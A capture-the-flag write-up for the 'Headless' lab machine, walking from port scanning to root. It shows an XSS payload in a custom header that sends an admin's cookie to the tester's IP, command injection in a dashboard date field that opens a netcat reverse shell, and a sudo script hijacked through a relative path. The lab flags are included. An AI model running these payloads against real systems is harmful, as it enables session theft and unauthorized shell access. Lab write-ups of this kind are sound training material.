
Nmap Results
# Nmap 7.94SVN scan initiated Tue Jul  9 01:03:18 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.73.136
Nmap scan report for 10.129.73.136
Host is up (0.016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Tue, 09 Jul 2024 05:03:31 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 9 01:05:04 2024 -- 1 IP address (1 host up) scanned in 105.75 seconds/etc/hosts file regardless, so that I can just type a hostname instead of a remembering an IP address.echo -e '10.129.73.136\t\theadless.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/5000

Walking the Application
 Björn Kimminich

- Clicking the button on the home page sends the client to
/supportmaking aHTTP GETrequest - Then, on the
/supportpage we fill out the form with some test data and observe the behavior- The data is sent as
Content-Type: application/x-www-form-urlencoded - There is an
is_admincookie that is submitted with the request - The form data is not reflected in the server response
- The data is sent as
is_admin cookie.Penetration Testing
Gobuster Enumeration
We're going to have see about uncovering some "hidden" or unadvertised directories, pages, and other endpoints to try and find more data.
Directories and Files
gobuster dir -u http://headless.htb:5000 \
-w /usr/share/seclists/Discovery/Web-Content/big.txt \
-o headless_5000.txt -t 100
/dashboard (Status: 500) [Size: 265]
/support (Status: 200) [Size: 2363]
is_admin cookie comes into playCookie Analysis

Server: Werkzeug/2.2.2 server response header, we know this is a Flask server and should be able to decode the cookie
Cookie: header and using flask-unsign to try and crack the key used to sign the cookie, but was unable to make any advancesForm Testing




<h1>test</h1> is encoded to %3c%68%31%3e%74%65%73%74%3c%2f%68%31%3e. Further testing indicates that that filter only seems to apply to the message field as well.I also tried adding some custom headers to see if they would be logged in the report and they are. So, we may have some control over what goes in the security report.
Also, there are some indications that there might be user interaction with the report data.
Testing the User Interaction Theory
 swisskyrepo

I'll be using this Nginx configuration shown here to catch some verbose server logs
# Fill out the form using curl
# Note the -F matches all the form fields in the HTML and Burp
# -H is our custom header containing a xSS payload
# src=x will trigger a load error, which will trigger onerror=...
# onerror="document.location='http://10.10.14.2'"
  # redirects the client to my web server running at my VPN IP address
# We use '"'"' to nest single quotes inside of single quotes

curl -s -b cookie.txt http://headless.htb:5000/support \
-F fname=test \
-F lname=test \
-F email='test@localhost' \
-F phone=5555555555 \
-F message='{{7*7}}' \
-H 'X-Custom-Header-1: <img src=x onerror="document.location='"'"'http://10.10.14.2'"'"'" />' > /dev/null
Interesting points in the server logs:
Remote Addr: 10.129.255.185is the target's IP, so a client on the server is making the request for the fileReferer: http://localhost:5000the client requested some file at the target's root site before being referred to our serveruser-agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0indicates the HTTP client is a Firefox browser running on 64-bit Linux
Attempting to Steal Data from the Client
http://localhost:5000 and then being referred to us by whatever file they fetched. Recall what happens when we visit http://headless.htb:5000...We get a cookie from the server in the
Set-Cookie: ... header. So, it stands to reason that the XSS victim may have a cookie worth stealing.
Set-Cookie header, there is no HttpOnly flag, meaning it can be retrieved using JavaScript, so the inline JavaScript in the onerror= attribute will trigger a read of the client-side cookie.

curl -s -b cookie.txt http://headless.htb:5000/support \
-F fname=test \
-F lname=test \
-F email='test@localhost' \
-F phone=5555555555 \
-F message='{{7*7}}' \
-H 'X-Custom-Header-1: <img src=x onerror="document.location='"'"'http://10.10.14.2/?cookie='"'"'+document.cookie" />' > /dev/null
We just add the +document.cookie to the end of the onerror= attribute to cause the client to read and send the data from its local cookie jar


admin cookie!Accessing the Dashboard
In your browser, press CTRL + SHIFT + i or F12 to open the Developer Tools console. We're going to alter the cookie stored in our browser.

Value column and paste in the new cookie
', ", <, >, (, ) seem to break the output on the page, with a server response length of 2000.Taking that testing even further, I notice an opening
$( also causes the same reaction, with a server response length of 2000. So, this particular input field seems to dislike common shell characters.

date input to the date command in the underlying system. So, $( is an opener to a sub-shell, which should allow us command execution.Exploit
Ping Test
curl -s -H 'Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0' http://headless.htb:5000/dashboard -F 'date=$(ping -c 3 10.10.14.2)' > /dev/null
Reverse Shell
sudo nc -lnvp 443Start a TCP listener to catch data
curl -s -H 'Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0' http://headless.htb:5000/dashboard -F 'date=$(man nc | grep "\-e" | nc -q 0 10.10.14.2 443)' > /dev/nullRun man nc on the target, grep for '-e', and send it over the TCP socket and quit after data is sent

nc on the target has the -e flag, which makes this very easysudo rlwrap nc -lnvp 443Start another TCP listener to catch the reverse shell
curl -s -H 'Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0' http://headless.htb:5000/dashboard -F 'date=$(nc 10.10.14.2 443 -e /bin/bash)' > /dev/nullConnect using nc on the target and execute /bin/bash over the TCP socket

python3 -c "import pty; pty.spawn('/bin/bash')"
export TERM=linux
Quality-of-life improvements by spawning a TTY for more interactive prompts
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Current User
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)

Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck```

</div>

</div>
Users and Groups
Local Users
dvir:x:1000:
Local Groups
users:x:100:dvir
dvir:x:1000:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:05:ac brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.255.185/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2876sec preferred_lft 2876sec
    inet6 dead:beef::250:56ff:fe94:5ac/64 scope global dynamic mngtmpaddr
       valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:fe94:5ac/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:35929         0.0.0.0:*               LISTEN      1102/geckodriver
tcp        0      0 127.0.0.1:40115         0.0.0.0:*               LISTEN      1170/firefox-esr
tcp        0      0 127.0.0.1:38057         0.0.0.0:*               LISTEN      1170/firefox-esr
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
Privilege Escalation
Sudo Privilege Abuse

sudo on /usr/bin/syscheck, which is a bash script/usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0

./initdb.sh. The ./ notation indicates that it will try to load initdb.sh relative to the current location of our user.# /tmp is a globally writable directory
cd /tmp
# Create an impostor initdb.sh script here
echo -e '#! /bin/bash\n/bin/bash -ip' > initdb.sh
# Make it executable
chmod +x initdb.sh

Flags
User
78d286b96bc5397fc9ec5b13e9be4e82
Root
9d6f238c80236e8cafe4e2fd43b944c1